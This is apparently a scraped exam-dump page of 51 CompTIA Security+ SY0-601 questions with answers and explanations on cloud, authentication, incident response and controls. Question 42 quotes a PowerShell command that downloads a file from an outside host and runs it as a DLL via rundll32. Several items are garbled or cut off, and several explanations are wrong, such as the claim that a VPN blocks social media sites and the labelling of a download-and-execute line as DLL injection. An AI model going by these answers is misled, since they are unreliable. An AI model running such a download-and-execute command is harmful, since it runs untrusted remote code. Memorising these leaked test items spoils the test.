CompTIA.SY0-601.v2023-08-04.q162

Exam Code:	SY0-601
Exam Name:	CompTIA Security+ Exam
Certification Provider:	CompTIA
Free Question Number:	162
Version:	v2023-08-04
# of views:	973
# of Questions views:	1620
https://www.freepdfdumps.com/CompTIA.SY0-601.v2023-08-04.q162.html	

NEW QUESTION: 1
The Chief Information Security Officer directed a risk reduction in shadow IT and created a policy requiring all unsanctioned high-risk SaaS applications to be blocked from user access Which of the following is the BEST security solution to reduce this risk?
A. CASB
B. VPN concentrator
C. MFA
D. VPC endpoint
Answer: (SHOW ANSWER)
A Cloud Access Security Broker (CASB) can be used to monitor and control access to cloud-based applications, including unsanctioned SaaS applications. It can help enforce policies that prevent access to high-risk SaaS applications and provide visibility into the use of such applications by employees. Reference: CompTIA Security+ SY0-601 Exam Objectives: 3.3 Given a scenario, implement secure mobile solutions.

NEW QUESTION: 2
Which of the following would be best to ensure data is saved to a location on a server, is easily scaled, and is centrally monitored?
A. Edge computing
B. Microservices
C. Containers
D. Thin client
Answer: C (LEAVE A REPLY)
Containers are a method of virtualization that allow you to run multiple isolated applications on a single server. Containers are lightweight, portable, and scalable, which means they can save resources, improve performance, and simplify deployment. Containers also enable centralized monitoring and management of the applications running on them, using tools such as Docker or

Kubernetes. Containers are different from edge computing, which is a distributed computing paradigm that brings computation and data storage closer to the location where it is needed. Microservices are a software architecture style that breaks down complex applications into smaller, independent services that communicate with each other. Thin clients are devices that rely on a server to perform most of the processing tasks and only provide a user interface.

NEW QUESTION: 3
Which of the following would satisfy three-factor authentication requirements?
A. Password, PIN, and physical token
B. PIN, fingerprint scan, and ins scan
C. Password, fingerprint scan, and physical token
D. PIN, physical token, and ID card
Answer: C (LEAVE A REPLY)
Three-factor authentication combines three types of authentication methods: something you know (password), something you have (physical token), and something you are (fingerprint scan). Option C satisfies these requirements, as it uses a password (something you know), a physical token (something you have), and a fingerprint scan (something you are) for authentication.
Reference:
Note: There could be other options as well that could satisfy the three-factor authentication requirements as per the organization's security policies.

NEW QUESTION: 4
A security analyst is using OSINT to gather information to verify whether company data is available publicly. Which of the following is the BEST application for the analyst to use?
A. theHarvester
B Cuckoo
B. Nmap
C. Nessus
Answer: A (LEAVE A REPLY)
TheHarvester is a reconnaissance tool that is used to gather information about a target organization, such as email addresses, subdomains, and IP addresses. It can also be used to gather information about a target individual, such as email addresses, phone numbers, and social media profiles. TheHarvester is specifically designed for OSINT (Open-Source Intelligence) and it can be used to discover publicly available information about a target organization or individual.

NEW QUESTION: 5
Which of the following function as preventive, detective, and deterrent controls to reduce the risk of physical theft? (Select TWO).
A. Mantraps
B. Security guards
C. Video surveillance

D. Fences
E. Bollards
F. Antivirus
Answer: (SHOW ANSWER)
A - a mantrap can trap those personnal with bad intension(preventive), and kind of same as detecting, since you will know if someone is trapped there(detective), and it can deter those personnal from approaching as well(deterrent) B - security guards can sure do the same thing as above, preventing malicious personnal from entering(preventive+deterrent), and notice those personnal as well(detective)

NEW QUESTION: 6
Which of the following incident response phases should the proper collection of the detected 'ocs and establishment of a chain of custody be performed before?
A. Containment
B. Identification
C. Preparation
D. Recovery
Answer: A (LEAVE A REPLY)
Containment is the phase where the incident response team tries to isolate and stop the spread of the incident12. Before containing the incident, the team should collect and preserve any evidence that may be useful for analysis and investigation12. This includes documenting the incident details, such as date, time, location, source, and impact12. It also includes establishing a chain of custody, which is a record of who handled the evidence, when, where, how, and why3. A chain of custody ensures the integrity and admissibility of the evidence in court or other legal proceedings3.

NEW QUESTION: 7
Which of the following describes where an attacker can purchase DDoS or ransomware services?
A. Threat intelligence
B. Open-source intelligence
C. Vulnerability database
D. Dark web
Answer: D (LEAVE A REPLY)
The best option to describe where an attacker can purchase DDoS or ransomware services is the dark web. The dark web is an anonymous, untraceable part of the internet where a variety of illicit activities take place, including the purchase of DDoS and ransomware services. According to the CompTIA Security+ SY0-601 Official Text Book, attackers can purchase these services anonymously and without the risk of detection or attribution. Additionally, the text book recommends that organizations monitor the dark web to detect any possible threats or malicious activity.

NEW QUESTION: 8
A security engineer is reviewing the logs from a SAML application that is configured to use MFA, during this review the engineer notices a high volume of successful logins that did not require MFA from users who were traveling internationally. The application, which can be accessed without a VPB, has a policy that allows time-based tokens to be generated. Users who changed locations should be required to reauthenticate but have been Which of the following statements BEST explains the issue?
A. The user's IP address is changing between logins, bur the application is not invalidating the token
B. An incorrect browser has been detected by the SAML application
C. OpenID is mandatory to make the MFA requirements work
D. The access device has a trusted certificate installed that is overwriting the session token
Answer: A (LEAVE A REPLY)

NEW QUESTION: 9
Which of the following conditions impacts data sovereignty?
A. Rights management
B. Criminal investigations
C. Healthcare data
D. International operations
Answer: D (LEAVE A REPLY)
Data sovereignty refers to the legal concept that data is subject to the laws and regulations of the country in which it is located. International operations can impact data sovereignty as companies operating in multiple countries may need to comply with different laws and regulations.
Reference:
CompTIA Security+ Study Guide, Exam SY0-601, 4th Edition, Chapter 5

NEW QUESTION: 10
An organization wants to integrate its incident response processes into a workflow with automated decision points and actions based on predefined playbooks. Which of the following should the organization implement?
A. SIEM
B. SOAR
C. EDR
D. CASB
Answer: B (LEAVE A REPLY)
Security Orchestration, Automation, and Response (SOAR) should be implemented to integrate incident response processes into a workflow with automated decision points and actions based on predefined playbooks. Reference: CompTIA Security+ Study Guide, Exam SY0-601, Chapter 9

NEW QUESTION: 11
An organization wants to quickly assess how effectively the IT team hardened new laptops Which of the following would be the best solution to perform this assessment?
A. Install a SIEM tool and properly configure it to read the OS configuration files.
B. Load current baselines into the existing vulnerability scanner.
C. Maintain a risk register with each security control marked as compliant or non-compliant.
D. Manually review the secure configuration guide checklists.
Answer: B (LEAVE A REPLY)
A vulnerability scanner is a tool that can scan devices and systems for known vulnerabilities, misconfigurations, and compliance issues. By loading the current baselines into the scanner, the organization can compare the actual state of the new laptops with the desired state and identify any deviations or weaknesses. This is a quick and automated way to assess the hardening of the new laptops.

NEW QUESTION: 12
The Chief Information Security Officer (CISO) has decided to reorganize security staff to concentrate on incident response and to outsource outbound Internet URL categorization and filtering to an outside company. Additionally, the CISO would like this solution to provide the same protections even when a company laptop or mobile device is away from a home office. Which of the following should the CISO choose?
A. CASB
B. Next-generation SWG
C. NGFW
D. Web-application firewall
Answer: B (LEAVE A REPLY)
The solution that the CISO should choose is Next-generation Secure Web Gateway (SWG), which provides URL filtering and categorization to prevent users from accessing malicious sites, even when they are away from the office. NGFWs are typically cloud-based and offer multiple security layers, including malware detection, intrusion prevention, and data loss prevention.
Reference:
https://www.paloaltonetworks.com/cyberpedia/what-is-a-next-generation-secure-web-gateway-ng-swg CompTIA Security+ Study Guide Exam SY0-601, Chapter 4

NEW QUESTION: 13
Which of the following controls would provide the BEST protection against tailgating?
A. Access control vestibule
B. Closed-circuit television
C. Proximity card reader
D. Faraday cage
Answer: A (LEAVE A REPLY)

Access control vestibules, also known as mantraps or airlocks, are physical security features that require individuals to pass through two or more doors to enter a secure area. They are effective at preventing tailgating, as only one person can pass through each door at a time.
Reference:
https://www.comptia.org/content/guides/what-is-a-mantrap
CompTIA Security+ Study Guide, Sixth Edition (SY0-601), page 222

NEW QUESTION: 14
A retail store has a business requirement to deploy a kiosk computer In an open area The kiosk computer's operating system has been hardened and tested. A security engineer IS concerned that someone could use removable media to install a rootkit Mich of the should the security engineer configure to BEST protect the kiosk computer?
A. Measured boot
B. Boot attestation
C. UEFI
D. EDR
Answer: B (LEAVE A REPLY)
Boot attestation is a security feature that enables the computer to verify the integrity of its operating system before it boots. It does this by performing a hash of the operating system and comparing it to the expected hash of the operating system. If the hashes do not match, the computer will not boot and the rootkit will not be allowed to run. This process is also known as measured boot or secure boot.
According to the CompTIA Security+ Study Guide, "Secure Boot is a feature of Unified Extensible Firmware Interface (UEFI) that ensures that code that is executed during the boot process has been authenticated by a cryptographic signature. Secure Boot prevents malicious code from running at boot time, thus providing assurance that the system is executing only code that is legitimate. This provides a measure of protection against rootkits and other malicious code that is designed to run at boot time."

NEW QUESTION: 15
A company has numerous employees who store PHI data locally on devices. The Chief Information Officer wants to implement a solution to reduce external exposure of PHI but not affect the business.
The first step the IT team should perform is to deploy a DLP solution:
A. for only data in transit.
B. for only data at reset.
C. in blocking mode.
D. in monitoring mode.
Answer: D (LEAVE A REPLY)
A DLP solution in monitoring mode is a good first step to deploy for data loss prevention. It allows the IT team to observe and analyze the data flows and activities without blocking or interfering

with them. It helps to identify the sources and destinations of sensitive data, the types and volumes of data involved, and the potential risks and violations. It also helps to fine-tune the DLP policies and rules before switching to blocking mode, which can disrupt business operations if not configured properly.

NEW QUESTION: 16
A store receives reports that shoppers' credit card information is being stolen. Upon further analysis, those same shoppers also withdrew money from an ATM in that store.
The attackers are using the targeted shoppers' credit card information to make online purchases.
Which of the following attacks is the MOST probable cause?
A. Identity theft
B. RFID cloning
C. Shoulder surfing
D. Card skimming
Answer: D (LEAVE A REPLY)
The attackers are using card skimming to steal shoppers' credit card information, which they use to make online purchases. Reference:
CompTIA Security+ Study Guide Exam SY0-601, Chapter 5

NEW QUESTION: 17
After installing a patch On a security appliance. an organization realized a massive data exfiltration occurred. Which Of the following describes the incident?
A. Supply chain attack
B. Ransomware attack
C. Cryptographic attack
D. Password attack
Answer: A (LEAVE A REPLY)
A supply chain attack is a type of attack that involves compromising a trusted third-party provider or vendor and using their products or services to deliver malware or gain access to the target organization. The attacker can exploit the trust and dependency that the organization has on the provider or vendor and bypass their security controls. In this case, the attacker may have

tampered with the patch for the security appliance and used it to exfiltrate data from the organization.

NEW QUESTION: 18
Which of the following involves the inclusion of code in the main codebase as soon as it is written?
A. Continuous monitoring
B. Continuous deployment
C. Continuous Validation
D. Continuous integration
Answer: D (LEAVE A REPLY)
Detailed Continuous Integration (CI) is a practice where developers integrate code into a shared repository frequently, preferably several times a day. Each integration is verified by an automated build and automated tests. CI allows for the detection of errors early in the development cycle, thereby reducing overall development costs.

NEW QUESTION: 19
A developer is building a new portal to deliver single-pane-of-glass management capabilities to customers with multiple firewalls. To Improve the user experience, the developer wants to implement an authentication and authorization standard that uses security tokens that contain assertions to pass user Information between nodes. Which of the following roles should the developer configure to meet these requirements? (Select TWO).
A. Identity processor
B. Service requestor
C. Identity provider
D. Service provider
E. Tokenized resource
F. Notarized referral
Answer: C,D (LEAVE A REPLY)
An identity provider (IdP) is responsible for authenticating users and generating security tokens containing user information. A service provider (SP) is responsible for accepting security tokens and granting access to resources based on the user's identity.

NEW QUESTION: 20
Which of the following models offers third-party-hosted, on-demand computing resources that can be shared with multiple organizations over the internet?
A. Public cloud
B. Hybrid cloud
C. Community cloud
D. Private cloud
Answer: A (LEAVE A REPLY)

There are three main models for cloud computing: Infrastructure as a Service (IaaS), Platform as a Service (PaaS), and Software as a Service (SaaS)12. Each model represents a different part of the cloud computing stack and provides different levels of control, flexibility, and management. According to one source1, a public cloud is a type of cloud deployment where the cloud resources (such as servers and storage) are owned and operated by a third-party cloud service provider and delivered over the Internet. A public cloud can be shared with multiple organizations or users who pay for the service on a subscription or pay-as-you-go basis.

NEW QUESTION: 21
An organization wants seamless authentication to its applications. Which of the following should the organization employ to meet this requirement?
A. SOAP
B. SAML
C. SSO
D. Kerberos
Answer: C (LEAVE A REPLY)
Single Sign-On (SSO) is a mechanism that allows users to access multiple applications with a single set of login credentials. Reference: CompTIA Security+ Study Guide 601, Chapter 6

NEW QUESTION: 22
Which of the following can reduce vulnerabilities by avoiding code reuse?
A. Memory management
B. Stored procedures
C. Normalization
D. Code obfuscation
Answer: A (LEAVE A REPLY)
Memory management is a technique that can allocate and deallocate memory for applications and processes. Memory management can reduce vulnerabilities by avoiding code reuse, which is a technique that exploits a memory corruption vulnerability to execute malicious code that already exists in memory. Memory management can prevent code reuse by implementing features such as address space layout randomization (ASLR), data execution prevention (DEP), or stack canaries.

NEW QUESTION: 23
A global pandemic is forcing a private organization to close some business units and reduce staffing at others. Which of the following would be best to help the organization's executives determine their next course of action?
A. An incident response plan
B. A communication plan
C. A disaster recovery plan
D. A business continuity plan

Answer: D (LEAVE A REPLY)
A business continuity plan (BCP) is a document that outlines how an organization will continue its critical functions during and after a disruptive event, such as a natural disaster, pandemic, cyberattack, or power outage. A BCP typically covers topics such as business impact analysis, risk assessment, recovery strategies, roles and responsibilities, communication plan, testing and training, and maintenance and review. A BCP can help the organization's executives determine their next course of action by providing them with a clear framework and guidance for managing the crisis and resuming normal operations.

NEW QUESTION: 24
An analyst is working on an investigation with multiple alerts for multiple hosts. The hosts are showing signs of being compromised by a fast-spreading worm. Which of the following should be the next step in order to stop the spread?
A. Disconnect every host from the network.
B. Run an AV scan on the entire
C. Scan the hosts that show signs of
D. Place all known-infected hosts on an isolated network
Answer: D (LEAVE A REPLY)
Placing all known-infected hosts on an isolated network is the best way to stop the spread of a worm infection. This will prevent the worm from reaching other hosts on the network and allow the infected hosts to be cleaned and restored. Disconnecting every host from the network is not practical and may disrupt business operations. Running an AV scan on the entire network or scanning the hosts that show signs of infection may not be effective or fast enough to stop a fast-spreading worm.

NEW QUESTION: 25
A security researcher has alerted an organization that its sensitive user data was found for sale on a website. Which of the following should the organization use to inform the affected parties?
A. An incident response plan
B. A communications plan
C. A business continuity plan
D. A disaster recovery plan
Answer: B (LEAVE A REPLY)
A communications plan should be used to inform the affected parties about the sale of sensitive user data on a website. The communications plan should detail how the organization will handle media inquiries, how to communicate with customers, and how to respond to other interested parties.

NEW QUESTION: 26

A security analyst needs to recommend a solution that will allow current Active Directory accounts and groups to be used for access controls on both network and remote-access devices. Which of the following should the analyst recommend? (Select two).

A. TACACS+

B. RADIUS

C. OAuth

D. OpenID

E. Kerberos

F. CHAP

Answer: B,E (LEAVE A REPLY)

RADIUS and Kerberos are two protocols that can be used to integrate Active Directory accounts and groups with network and remote-access devices. RADIUS is a protocol that provides centralized authentication, authorization, and accounting for network access. It can use Active Directory as a backend database to store user credentials and group memberships. Kerberos is a protocol that provides secure authentication and encryption for network services. It is the default authentication protocol for Active Directory and can be used by remote-access devices that support it.

NEW QUESTION: 27

A small, local company experienced a ransomware attack. The company has one web-facing server and a few workstations. Everything is behind an ISP firewall. A single web-facing server is set up on the router to forward all ports so that the server is viewable from the internet. The company uses an older version of third-party software to manage the website. The assets were never patched. Which of the following should be done to prevent an attack like this from happening again? (Select three).

A. Update the website certificate and revoke the existing ones.

B. Implement MDM.

C. Install an endpoint security solution.

D. Use the latest version of software.

E. Implement a screened subnet for the web server.

F. Install DLP software to prevent data loss.

G. Install a SIEM device.

H. Deploy additional network sensors.

Answer: C,D,E (LEAVE A REPLY)

NEW QUESTION: 28

A security architect is designing the new outbound internet for a small company. The company would like all 50 users to share the same single Internet connection. In addition, users will not be permitted to use social media sites or external email services while at work. Which of the following should be included in this design to satisfy these requirements? (Select TWO).

A. DLP

B. MAC filtering
C. NAT
D. VPN
E. Content filler
F. WAF
Answer: (SHOW ANSWER)
NAT (Network Address Translation) is a technology that allows multiple devices to share a single IP address, allowing them to access the internet while still maintaining security and privacy. VPN (Virtual Private Network) is a technology that creates a secure, encrypted tunnel between two or more devices, allowing users to access the internet and other network resources securely and privately. Additionally, VPNs can also be used to restrict access to certain websites and services, such as social media sites and external email services.

NEW QUESTION: 29
A new security engineer has started hardening systems. One o(the hardening techniques the engineer is using involves disabling remote logins to the NAS. Users are now reporting the inability lo use SCP to transfer files to the NAS, even though the data is still viewable from the users' PCs. Which of the following is the MOST likely cause of this issue?
A. TFTP was disabled on the local hosts.
B. SSH was turned off instead of modifying the configuration file.
C. Remote login was disabled in the networkd.conf instead of using the sshd. conf.
D. Network services are no longer running on the NAS
Answer: (SHOW ANSWER)
SSH is used to securely transfer files to the remote server and is required for SCP to work. Disabling SSH will prevent users from being able to use SCP to transfer files to the server. To enable SSH, the security engineer should modify the SSH configuration file (sshd.conf) and make sure that SSH is enabled. For more information on hardening systems and the security techniques that can be used, refer to the CompTIA Security+ SY0-601 Official Text Book and Resources.

NEW QUESTION: 30
An attacker is targeting a company. The attacker notices that the company's employees frequently access a particular website. The attacker decides to infect the website with malware and hopes the employees' devices will also become infected. Which of the following techniques is the attacker using?
A. Watering-hole attack
B. Pretexting
C. Typosquatting
D. Impersonation
Answer: A (LEAVE A REPLY)

a watering hole attack is a form of cyberattack that targets a specific group of users by infecting websites that they commonly visit123. The attacker seeks to compromise the user's computer and gain access to the network at the user's workplace or personal data123. The attacker observes the websites often visited by the victim or the group and infects those sites with malware14 . The attacker may also lure the user to a malicious site4. A watering hole attack is difficult to diagnose and poses a significant threat to websites and users2 .

NEW QUESTION: 31
Which of the following is a security implication of newer 1CS devices that are becoming more common in corporations?
A. Devices with celular communication capabilities bypass traditional network security controls
B. Many devices do not support elliptic-curve encryption algorithms due to the overhead they require.
C. These devices often lade privacy controls and do not meet newer compliance regulations
D. Unauthorized voice and audio recording can cause loss of intellectual property
Answer: D (LEAVE A REPLY)
Industrial control systems (ICS) are devices that monitor and control physical processes, such as power generation, manufacturing, or transportation. Newer ICS devices may have voice and audio capabilities that can be exploited by attackers to eavesdrop on sensitive conversations or capture confidential information. This can result in the loss of intellectual property or trade secrets. Reference: https://www.comptia.org/content/guides/what-is-industrial-control-system-security

NEW QUESTION: 32
A corporate security team needs to secure the wireless perimeter of its physical facilities to ensure only authorized users can access corporate resources. Which of the following should the security team do? (Refer the answer from CompTIA SY0-601 Security+ documents or guide at comptia.org)
A. Identify rogue access points.
B. Check for channel overlaps.
C. Create heat maps.
D. Implement domain hijacking.

Answer: A (LEAVE A REPLY)

Based on CompTIA SY0-601 Security+ guide, the answer to the question is A. Identify rogue access points.

To secure the wireless perimeter of its physical facilities, the corporate security team should focus on identifying rogue access points, which are unauthorized access points that have been set up by employees or outsiders to bypass security controls. By identifying and removing these rogue access points, the team can ensure that only authorized users can access corporate resources through the wireless network.

https://www.comptia.org/training/books/security-sy0-601-study-guide

NEW QUESTION: 33

A security analyst is reviewing the vulnerability scan report for a web server following an incident. The vulnerability that was used to exploit the server is present in historical vulnerability scan reports, and a patch is available for the vulnerability. Which of the following is the MOST likely cause?

A. Security patches were uninstalled due to user impact.

B. An adversary altered the vulnerability scan reports

C. A zero-day vulnerability was used to exploit the web server

D. The scan reported a false negative for the vulnerability

Answer: A (LEAVE A REPLY)

A security patch is a software update that fixes a vulnerability or bug that could be exploited by attackers. Security patches are essential for maintaining the security and functionality of systems and applications.

If the vulnerability that was used to exploit the server is present in historical vulnerability scan reports, and a patch is available for the vulnerability, it means that the patch was either not applied or was uninstalled at some point. A possible reason for uninstalling a security patch could be user impact, such as performance degradation, compatibility issues, or functionality loss.

The other options are not correct because:

1. An adversary altered the vulnerability scan reports. This could be a possibility, but it is less likely than option A. An adversary would need to have access to the vulnerability scan reports and be able to modify them without being detected. Moreover, altering the reports would not prevent the patch from being applied or uninstalled.

2. A zero-day vulnerability was used to exploit the web server. This is not correct because a zero-day vulnerability is a vulnerability that is unknown to the public or the vendor, and therefore has no patch available. The question states that a patch is available for the vulnerability that was used to exploit the server.

3. The scan reported a false negative for the vulnerability. This is not correct because a false negative is when a scan fails to detect a vulnerability that is present. The question states that the vulnerability is present in historical vulnerability scan reports, which means that it was detected by previous scans.

According to CompTIA Security+ SY0-601 Exam Objectives 1.4 Given a scenario, analyze potential indicators to determine the type of attack:
"A security patch is a software update that fixes a vulnerability or bug that could be exploited by attackers."

NEW QUESTION: 34
A systems engineer is building a new system for production. Which of the following is the FINAL step to be performed prior to promoting to production?
A. Disable unneeded services.
B. Install the latest security patches.
C. Run a vulnerability scan.
D. Encrypt all disks.
Answer: C (LEAVE A REPLY)
Running a vulnerability scan is the final step to be performed prior to promoting a system to production. This allows any remaining security issues to be identified and resolved before the system is put into production. Reference: CompTIA Security+ Study Guide, Exam SY0-601, 4th Edition, Chapter 3

NEW QUESTION: 35
Remote workers in an organization use company-provided laptops with locally installed applications and locally stored data Users can store data on a remote server using an encrypted connection. The organization discovered data stored on a laptop had been made available to the public Which of the following security solutions would mitigate the risk of future data disclosures?
A. FDE
B. TPM
C. HIDS
D. VPN
Answer: A (LEAVE A REPLY)
Based on these definitions, the best security solution to mitigate the risk of future data disclosures from a laptop would be FDE123. FDE would prevent unauthorized access to the data stored on the laptop even if it is stolen or lost. FDE can also use TPM to store the encryption key and ensure that only trusted software can decrypt the data3. HIDS and VPN are not directly related to data encryption, but they can provide additional security benefits by detecting intrusions and protecting network traffic respectively.

NEW QUESTION: 36
An organization is moving away from the use of client-side and server-side certificates for EAR The company would like for the new EAP solution to have the ability to detect rogue access points. Which of the following would accomplish these requirements?
A. PEAP
B. EAP-FAST

C. EAP-TLS
D. EAP-TTLS
Answer: (SHOW ANSWER)
EAP-FAST (Extensible Authentication Protocol-Flexible Authentication via Secure Tunneling) supports mutual authentication and is designed to simplify the deployment of strong, password-based authentication. EAP-FAST includes a mechanism for detecting rogue access points.
Reference:
CompTIA Security+ Study Guide Exam SY0-601, Chapter 4

NEW QUESTION: 37
As part of the lessons-learned phase, the SOC is tasked with building methods to detect if a previous incident is happening again. Which of the following would allow the security analyst to alert the SOC if an event is reoccurring?
A. Creating a playbook within the SOAR
B. Implementing rules in the NGFW
C. Updating the DLP hash database
D. Publishing a new CRL with revoked certificates
Answer: A (LEAVE A REPLY)
Creating a playbook within the Security Orchestration, Automation and Response (SOAR) tool would allow the security analyst to detect if an event is reoccurring by triggering automated actions based on the previous incident's characteristics. This can help the SOC to respond quickly and effectively to the incident. Reference: CompTIA Security+ Study Guide, Exam SY0-601, 4th Edition, Chapter 7: Incident Response, pp. 352-354

NEW QUESTION: 38
A company was recently breached. Part of the company's new cybersecurity strategy is to centralize the logs from all security devices. Which of the following components forwards the logs to a central source?
A. Log enrichment
B. Log queue
C. Log parser
D. Log collector
Answer: D (LEAVE A REPLY)
A log collector can collect logs from various sources, such as servers, devices, applications, or network components, and forward them to a central source for analysis and storage23.

NEW QUESTION: 39
A company recently upgraded its authentication infrastructure and now has more computing power. Which of the following should the company consider using to ensure user credentials are being transmitted and stored more securely?
A. Blockchain

B. Salting
C. Quantum
D. Digital signature
Answer: B (LEAVE A REPLY)
Salting is a technique that adds random data to user credentials before hashing them. This makes the hashed credentials more secure and resistant to brute-force attacks or rainbow table attacks. Salting also ensures that two users with the same password will have different hashed credentials.
A company that has more computing power can consider using salting to ensure user credentials are being transmitted and stored more securely. Salting can increase the complexity and entropy of the hashed credentials, making them harder to crack or reverse.

NEW QUESTION: 40
Which of the following describes software on network hardware that needs to be updated on a rou-tine basis to help address possible vulnerabilities?
A. Vendor management
B. Application programming interface
C. Vanishing
D. Encryption strength
E. Firmware
Answer: E (LEAVE A REPLY)
Firmware is software that allows your computer to communicate with hardware devices, such as network routers, switches, or firewalls. Firmware updates can fix bugs, improve performance, and enhance security features. Without firmware updates, the devices you connect to your network might not work properly or might be vulnerable to attacks1. You can have Windows automatically download recommended drivers and firmware updates for your hardware devices1, or you can use a network monitoring software to keep track of the firmware status of your devices2. You should also follow the best practices for keeping devices and software up to date, such as enforcing automatic updates, monitoring update status, and testing updates before deploying them

NEW QUESTION: 41
Which of the following is required in order for an IDS and a WAF to be effective on HTTPS traffic?
A. Hashing
B. DNS sinkhole
C. TLS inspection
D. Data masking
Answer: (SHOW ANSWER)
an IDS (Intrusion Detection System) and a WAF (Web Application Firewall) are both used to monitor and protect web applications from common attacks such as cross-site scripting and SQL injection12. However, these attacks can also be hidden in encrypted HTTPS traffic, which uses

the TLS (Transport Layer Security) protocol to provide cryptography and authentication between two communicating applications34. Therefore, in order for an IDS and a WAF to be effective on HTTPS traffic, they need to be able to decrypt and inspect the data that flows in the TLS tunnel. This is achieved by using a feature called TLS inspection345, which creates two dedicated TLS connections: one with the web server and another with the client. The firewall then uses a customer-provided CA (Certificate Authority) certificate to generate an on-the-fly certificate that replaces the web server certificate and shares it with the client. This way, the firewall can see the content of the HTTPS traffic and apply the IDS and WAF rules accordingly34.

NEW QUESTION: 42
An employee received an email with an unusual file attachment named Updates . Lnk. A security analysts reverse engineering what the fle does and finds that executes the folowing script:
C:\Windows \System32\WindowsPowerShell\vl.0\powershell.exe -URI https://somehost.com/04EB18.jpg -OutFile $env:TEMP\autoupdate.dll;Start-Process rundll32.exe $env:TEMP\autoupdate.dll Which of the following BEST describes what the analyst found?
A. A Powershell code is performing a DLL injection.
B. A PowerShell code is displaying a picture.
C. A PowerShell code is configuring environmental variables.
D. A PowerShell code is changing Windows Update settings.
Answer: (SHOW ANSWER)
According to GitHub user JSGetty196's notes1, a PowerShell code that uses rundll32.exe to execute a DLL file is performing a DLL injection attack. This is a type of code injection attack that exploits the Windows process loading mechanism.
https://www.comptia.org/training/books/security-sy0-601-study-guide

NEW QUESTION: 43
Which of the following measures the average time that equipment will operate before it breaks?
A. SLE
B. MTBF
C. RTO
D. ARO
Answer: (SHOW ANSWER)
the measure that calculates the average time that equipment will operate before it breaks is MTBF12. MTBF stands for Mean Time Between Failures and it is a metric that represents the average time between two failures occurring in a given period12. MTBF is used to measure the reliability and availability of a product or system12. The higher the MTBF, the more reliable and available the product or system is12.

NEW QUESTION: 44
A Chief Information Officer is concerned about employees using company-issued laptops to steal data when accessing network shares. Which of the following should the company implement?

A. DLP
B. CASB
C. HIDS
D. EDR
E. UEFI
Answer: (SHOW ANSWER)
The company should implement Data Loss Prevention (DLP) to prevent employees from stealing data. Reference: CompTIA Security+ Study Guide: Exam SY0-601, Chapter 8

NEW QUESTION: 45
A security analyst is responding to an alert from the SIEM. The alert states that malware was discovered on a host and was not automatically deleted. Which of the following would be BEST for the analyst to perform?
A. Add a deny-all rule to that host in the network ACL
B. Implement a network-wide scan for other instances of the malware.
C. Quarantine the host from other parts of the network
D. Revoke the client's network access certificates
Answer: C (LEAVE A REPLY)
When malware is discovered on a host, the best course of action is to quarantine the host from other parts of the network. This prevents the malware from spreading and potentially infecting other hosts. Adding a deny-all rule to the host in the network ACL may prevent legitimate traffic from being processed, implementing a network-wide scan is time-consuming and may not be necessary, and revoking the client's network access certificates is an extreme measure that may not be warranted. Reference: CompTIA Security+ Study Guide, pages 113-114

NEW QUESTION: 46
A third party asked a user to share a public key for secure communication. Which of the following file formats should the user choose to share the key?
A. .pfx
B. .csr
C. .pvk
D. .cer
Answer: D (LEAVE A REPLY)
A user should choose the .cer file format to share a public key for secure communication. A .cer file is a public key certificate that can be shared with third parties to enable secure communication.
Reference:
A public key is a cryptographic key that can be used to encrypt or verify data. A public key file is a file that contains one or more public keys in a specific format.
There are different formats for public key files, depending on the application and the algorithm used. Some of the common formats are:

.pfx: This is a file format that stores a certificate and its private and public keys. It is also known as PKCS#12 or Personal Information Exchange. It is used by some applications such as Microsoft Internet Explorer and Outlook to import and export certificates and keys.1
.csr: This is a file format that stores a Certificate Signing Request, which is a message sent to a Certificate Authority (CA) to request a digital certificate. It contains the public key and some information about the identity of the requester. It is also known as PKCS#10 or Certification Request Syntax.2
.pvk: This is a file format that stores a private key for Microsoft Authenticode code signing. It is used with a .spc file that contains the certificate and public key.3
.cer: This is a file format that stores a certificate, which is a document that binds a public key to an identity. It is also known as DER or Distinguished Encoding Rules. It is used by some applications such as OpenSSL and Java to read and write certificates.4

NEW QUESTION: 47
A company installed several crosscut shredders as part of increased information security practices targeting data leakage risks. Which of the following will this practice reduce?
A. Dumpster diving
B. Shoulder surfing
C. Information elicitation
D. Credential harvesting
Answer: (SHOW ANSWER)
Crosscut shredders are used to destroy paper documents and reduce the risk of data leakage through dumpster diving. Dumpster diving is a method of retrieving sensitive information from paper waste by searching through discarded documents.
Reference:
CompTIA Security+ Study Guide, Exam SY0-601, 4th Edition, Chapter 2

NEW QUESTION: 48
A company would like to provide flexibility for employees on device preference. However, the company is concerned about supporting too many different types of hardware. Which of the following deployment models will provide the needed flexibility with the GREATEST amount of control and security over company data and infrastructure?

A. BYOD
B. VDI
C. COPE
D. CYOD
Answer: (SHOW ANSWER)
Choose Your Own Device (CYOD) is a deployment model that allows employees to select from a predefined list of devices. It provides employees with flexibility in device preference while allowing the company to maintain control and security over company data and infrastructure. CYOD deployment model provides a compromise between the strict control provided by Corporate-Owned, Personally Enabled (COPE) deployment model and the flexibility provided by Bring Your Own Device (BYOD) deployment model. Reference: CompTIA Security+ Study Guide, Chapter 6: Securing Application, Data, and Host Security, 6.5 Implement Mobile Device Management, pp. 334-335

NEW QUESTION: 49
A company is switching to a remote work model for all employees. All company and employee resources will be in the cloud. Employees must use their personal computers to access the cloud computing environment. The company will manage the operating system. Which of the following deployment models is the company implementing?
A. CYOD
B. MDM
C. COPE
D. VDI
Answer: (SHOW ANSWER)
According to Professor Messer's video1, VDI stands for Virtual Desktop Infrastructure and it is a deployment model where employees use their personal computers to access a virtual machine that runs the company's operating system and applications.
In the scenario described, the company is implementing a virtual desktop infrastructure (VDI) deployment model [1]. This allows employees to access the cloud computing environment using their personal computers, while the company manages the operating system. The VDI model is suitable for remote work scenarios because it provides secure and centralized desktop management, while allowing employees to access desktops from any device.

NEW QUESTION: 50
Audit logs indicate an administrative account that belongs to a security engineer has been locked out multiple times during the day. The security engineer has been on vacation (or a few days. Which of the following attacks can the account lockout be attributed to?
A. Backdoor
B. Brute-force
C. Rootkit
D. Trojan

Answer: (SHOW ANSWER)

The account lockout can be attributed to a brute-force attack. A brute-force attack is a type of attack where an attacker attempts to guess a user's password by continually trying different combinations of characters. In this case, it is likely that the security engineer's account was locked out due to an attacker attempting to guess their password. Backdoor, rootkit, and Trojan attacks are not relevant in this scenario.

NEW QUESTION: 51

A network engineer and a security engineer are discussing ways to monitor network operations. Which of the following is the BEST method?

A. Disable Telnet and force SSH.

B. Establish a continuous ping.

C. Utilize an agentless monitor

D. Enable SNMPv3 With passwords.

